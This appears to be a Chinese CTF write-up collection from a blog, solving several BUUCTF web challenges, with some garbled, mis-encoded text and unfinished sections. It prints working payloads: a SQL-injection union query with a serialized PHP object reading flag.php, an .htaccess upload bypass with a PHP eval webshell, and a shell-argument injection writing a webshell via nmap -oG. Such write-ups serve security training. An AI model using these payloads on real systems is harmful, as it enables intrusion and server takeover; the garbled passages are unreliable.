
构造payload: `?no=0/**/union/**/select/**/1,2,3,'O:8:"UserInfo":3:`

`{s:4:"name";s:1:"1";s:3:"age";i:0;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'`

![在这里插入图片描述](https://img-blog.csdnimg.cn/f0c62715328b499bbb4a190660a07885.png?x-oss-process=image)



flag.php文件的内容出现在iframe中，F12查看



```
<iframe src="data:text/html;base64,PD9waHAN...c5NjQxYWF9IjsNCmV4aXQoMCK7DQo=" width="100%" height="10em">
  #document
  <!--?php $flag = "flag{4b13cde3-d57b-479a-9c50-63d6379641aa}"; exit(0);-->
  <html>...</html>
```

拿到

flag~~


## [GXCTF2019]BabyUpload

题目类型：图片马+通过配置文件构造PHP后门

随便上传图片马，都提示上传失败，猜测是过滤了一些字符，在前面的[MRCTF2020]你传你👌呢 中有提到一些方法，我们先试着上传一个 `.htaccess` 文件

```
<FilesMatch "a.jpeg">
SetHandler application/x-httpd-php
</FilesMatch>
```


点击上传时用burp抓包，修改Content-Type为: `image/jpeg`



CSDN @吃\_早餐

上传成功

再继续上传图片马 `<?php @eval($_POST['a']);?>`



蚁剑链接,拿到flag~~

查看源码

```

<?php
session_start();
echo "<meta http-equiv=\"Content-Type\" content=\"text/html; charset=utf-8\" />
<title>Upload</title>
<form action=\"\" method=\"post\" enctype=\"multipart/form-data\">
上传文件<input type=\"file\" name=\"uploaded\" />
<input type=\"submit\" name=\"submit\" value=\"上传\" />
</form>;
error_reporting(0);
if(!isset($_SESSION['user'])){
    $_SESSION['user'] = md5((string)time() . (string)rand(100, 1000));
}
if(isset($_FILES['uploaded'])) {
    $target_path = getcwd() . "/upload/" . md5($_SESSION['user']);
    $t_path = $target_path . "/" . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext = substr($uploaded_name, strrpos($uploaded_name, '.') + 1);
    $uploaded_size = $_FILES['uploaded']['size'];
    $uploaded_tmp = $_FILES['uploaded']['tmp_name'];

    if(preg_match("/ph/i", strtolower($uploaded_ext))){
        die("后缀名不能有ph! ");
    }
    else{
        if ((($_FILES["uploaded"]["type"] == "
            ") || ($_FILES["uploaded"]["type"] == "image/jpeg") || ($_FILES["uploaded"]["type"] == "image/pjpeg"
)) && ($_FILES["uploaded"]["size"] < 2048)){
            $content = file_get_contents($uploaded_tmp);
            if(preg_match("/\<?/i", $content)){
                die("诶，别蒙我啊，这标志明显还是php啊");
            }
            else{
                mkdir(iconv("UTF-8", "GBK", $target_path), 0777, true);
                move_uploaded_file($uploaded_tmp, $t_path);
                echo "{$t_path} succesfully uploaded!";
            }
        }
        else{
            die("上传类型也太露骨了吧!");
        }
    }
}
?>

```

这里只允许jpeg格式的图片上传，而且size<2048

## [BUUCTF 2018]Online Tool

题目类型: `rce` + `escapeshellarg`与`escapeshellcmd`共用漏洞

先了解一下 `escapeshellarg()` 和 `escapeshellcmd()` 函数

```
escapeshellarg(string $arg): string
```

`escapeshellarg()` 将给字符串增加一个单引号并且能引用或者转码任何已经存在的单引号，这样以确保能够直接将一个字符串传入 shell 函数，而且还是确保安全的。对于用户输入的部分参数就应该使用这个函数。shell 函数包含 [exec\(\)](#), [system\(\)](#) [执行运算符](#)。

CSDN @吃\_早餐

```
escapeshellcmd(string $command): string
```

`escapeshellcmd()` 对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义。此函数保证用户输入的数据在传送到 [exec\(\)](#) 或 [system\(\)](#) 函数，或者 [执行操作符](#) 之前进行转义。

反斜线 (\) 会在以下字符之前插入：&#x000A;、\\*?~<>^()[]{}\$、\x0A 和 \xFF。' 和 " 仅在不配对儿的时候被转义。在 Windows 平台上，所有这些字符以及 % 和 ! 字符都会被空格代替。

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Eg:

```
<?php
$dir="a'";
$a=escapeshellarg($dir);
$b=escapeshellcmd($a);
$c=escapeshellcmd($dir);
print $a;
echo "\n";
print $b;
echo "\n";
print $c;
?>
```

执行结果为:

```
'a\'
'a\'\'\'
a\'
```

漏洞点：单独使用 `escapeshellarg` 和 `escapeshellcmd` 中任意一个都不会出现问题，或者先使用 `escapeshellcmd` 再使用 `escapeshellarg` 也不会出现问题，唯有题目中先 `escapeshellarg` 在 `escapeshellcmd` 会有漏洞

做题思路

```

<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) { //获取IP
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__); //对文件语法进行高亮显示
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host); //把字符串转码成可以在shell命令里使用的参数,将单引号进行转义,转义之后,再在左右加单引号
    $host = escapeshellcmd($host); //对字符串中可能会欺骗shell命令执行任意命令的字符进行转义,将&#;`|*?~<>^()[ ]{}$\\, \x0A和\x0D以及不配对的单/双引号转义
    $sandbox = md5("glzjin".$_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox); //新建目录,默认权限,最大可能的访问权
    chdir($sandbox); //改变目录路径,成功返回true,失败返回false
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
    // -sT, 在目标主机的日志上记录大批连接请求和错误的信息
    // -Pn, 扫描之前不需要用ping命令,有些防火墙禁止使用ping命令
    // -T5, 时间优化参数, -T0~5, -T0扫描端口的周期大约为5分钟, -T5大约为5秒钟
    // --host-time 限制扫描时间
    // -F, 快速扫描
}

```


代码审计 `system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);`

所以现在我们构造变量host的值,使远程命令/代码能够执行

这里又需要了解一些nmap的知识点:在nmap命令中有一个参数 `-oG` 可以实现将命令和结果写到文件。可以上传一句话木马,再用蚁剑链接,就可以顺利拿到flag了



构造payload: `?host=' <?php @eval($_POST["hack"]);?> -oG hack.php '`

you are in sandbox 2014834772f9e0e4d03e0f3c09b01119Starting Nmap 7.70 ( https://nmap.org ) at 2021-10-03 05:36 UTC Nmap done: 0 IP addresses (0 hosts up) scanned in 2.93 seconds Nmap done: 0 IP addresses (0 hosts up) scanned in 2.93 seconds




然后这里返回文件名,继续用蚁剑链接





拿到flag

## [RoarCTF 2019]Easy Java



点击help, 发现提示: `java.io.FileNotFoundException:{help.docx}`, 访问help,dox, 好吧, 啥也不是

# Are you sure the flag is here? ? ?

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## [GXCTF2019]禁止套娃

题目类型: `.git` 源码泄露 + 无参rce

用GitHack扫一下目录: `python GitHacker.py http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/`



```
root@localhost: ~/GitHacker
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/OK10_NEAU
[+] Success!
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/
[-] Folder already existed!
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/config
[+] Success!
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/info/
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/info/exclude
[+] Success!
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/
[-] Folder already existed!
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/index
[+] Success!
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/refs/remotes/origin/
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/refs/remotes/origin/HEAD
[+] Success!
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/refs/
```

```
[-] Folder already existed!  
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/refs/stash  
[+] Success!  
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/refs/heads/  
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/refs/heads/master  
[+] Success!  
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/  
[-] Folder already existed!  
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/description  
[+] Success!  
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/  
[-] Folder already existed!  
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/HEAD  
[+] Success!  
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/  
[-] Folder already existed!  
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/packed-refs  
[+] Success!  
[+] Make dir : ./f788ff9a-e4f3-46f1-8eff-6b1ce92932f3_node4_buuoj_cn:81_/.git/logs/refs/remotes/origin/  
[!] Getting -> http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/logs/refs/remotes/origin/HEAD
```

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发现index.php: <http://f788ff9a-e4f3-46f1-8eff-6b1ce92932f3.node4.buuoj.cn:81/.git/index>


访问一下



CSDN @吃\_早餐

## [GWCTF 2019]我有一个数据库


题目类型: cve-2018-12613-PhpMyadmin后台文件包含漏洞



鎏夏涪涓€涓€ 暄鎶 簞鏷 屻緗閱岯潰浣€涔墾簾婡°C涓€~  
涓€簾俊浣€狗壘

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一看就没有utf-8编码, 编码后为



**Request**

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: ce382b8f-ea99-4c48-a385-af44e44d1cf7.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17a094a09ee19a-01090f8233e8678-4c3fd73-144000-17a094a09e267
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**

Raw Headers Hex HTML Render

我有一个数据库, 但里面什么也没有~

不信你找

CSDN @吃\_早餐